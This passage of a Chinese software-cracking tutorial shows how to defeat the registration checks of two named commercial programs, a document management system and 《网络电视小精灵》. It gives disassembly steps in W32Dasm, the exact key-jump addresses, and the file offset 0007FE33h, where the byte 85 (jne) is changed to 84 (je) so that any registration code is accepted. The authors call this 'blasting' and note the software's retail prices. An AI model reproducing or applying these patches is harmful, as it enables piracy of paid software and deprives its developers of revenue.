


图 6

点击“OK”来到关键跳的代码处，通过上面分析我们知道只要改写关键跳为相反指令就可以了，我们知道关键跳是**0059A1C7 jne 0059A27E**那么关键跳的指令就是jne了，我们知道在汇编语言里，如图7。

直接标志转移（16位/32位寻址方式）

指令格式	机器码	测试条件	如…则转移	指令格式	机器码	测试条件	如…则转移
JC	82	C=1	有进位	JNS	89	S=0	正号
JNC	83	C=0	无进位	JO	80	O=1	有溢出
JZ/JE	84	Z=1	零/等于	JNO	81	O=0	无溢出
JNZ/JNE	85	Z=0	不为零/不等于	JP/JPE	8A	P=1	奇偶位为偶
JS	88	S=1	负号	JNP/JPO	8B	P=0	奇偶位为奇

图 7

那么jne的意思就是不等于时跳，我们只要把它改写成等于时跳je就OK了。也就是把jne的机器码85改成je的机器码84就可以了。

我们在要修改机器码的地方点击鼠标右键选“Replace”来替换机器码，如图8。然后修改机器码，如图9。




图 8




图 9

保存我们修改完的程序文件，我们把它另存为 DMS1.exe，然后运行 DMS1.exe，随便填写注册码，然后点击“注册”，如图 10。我们可以看见注册成功了，看这套软件的价钱还真不便宜呢。个人使用：60 元／套，单位、企业使用：800 元／套。在这里向软件的作者表示歉意，希望大家多多支持正版软件。



图 10

《网络电视小精灵》爆破篇

破解方法同样是爆破，和上面的一样，主要是让大家对今天所学的知识回顾一下。希望大家先自己试着独立破解，再参考下文，这样可以更深入的掌握爆破的方法和技巧。思路和上面的一样。

第一步：检查程序是否加壳，如加壳则脱壳。

第二步：反汇编程序，找到关键跳。

第三步：修改程序关键跳，重新编译程序，完成爆破。

步骤如下：

1、知己知彼

如图 11 可以知道，程序是用 Borland Delphi 6.0—7.0 编写，程序没有加过壳。




图 11

2、欲擒故纵

我们随便输入注册码，注册。观察注册失败信息：“您的注册码无效，请与作者联系 xiaotv@163.com”，我们记住这个信息。一会反汇编程序时，就要查找这个字符串，如图 12。



图 12

3、深入内部、了解分析

我们使用 W32Dasm 来反汇编程序，然后查看注册失败信息，使用 W32Dasm 的“参考——串式参考”来查找“您的注册码无效，请与作者联系 xiaotv@163.com”双击，来到 00480B0B 处，如图 13 和图 14。




图 13




图 14

通过上面的分析再结合找关键跳的小技巧，我们可以轻松找到关键跳 00480A33。我们来到关键跳看看，如图 15。关键跳的偏移地址也就是要修改的实际地址是 0007FE33h。




图 15

四、彻底消灭、收拾残局

用 UltraEdit 打开网络电视小精灵.exe，修改 0007FE33h 处机器码 85 改成 84。基本方法和《Word 文档资料管理系统》爆破中的第三步相似，这里不再重复。然后随便输入注册码注册，可看到注册成功信息，如图 16。



图 16

到这里我们就完成了网络电视小精灵的爆破。

五、后患

当我们完成爆破后出现了一个戏剧化的场面，如图17。




图17

还能在线升级软件，真高兴！于是就开始为软件升级。直到升级完毕还没有出现什么异常，见图18。

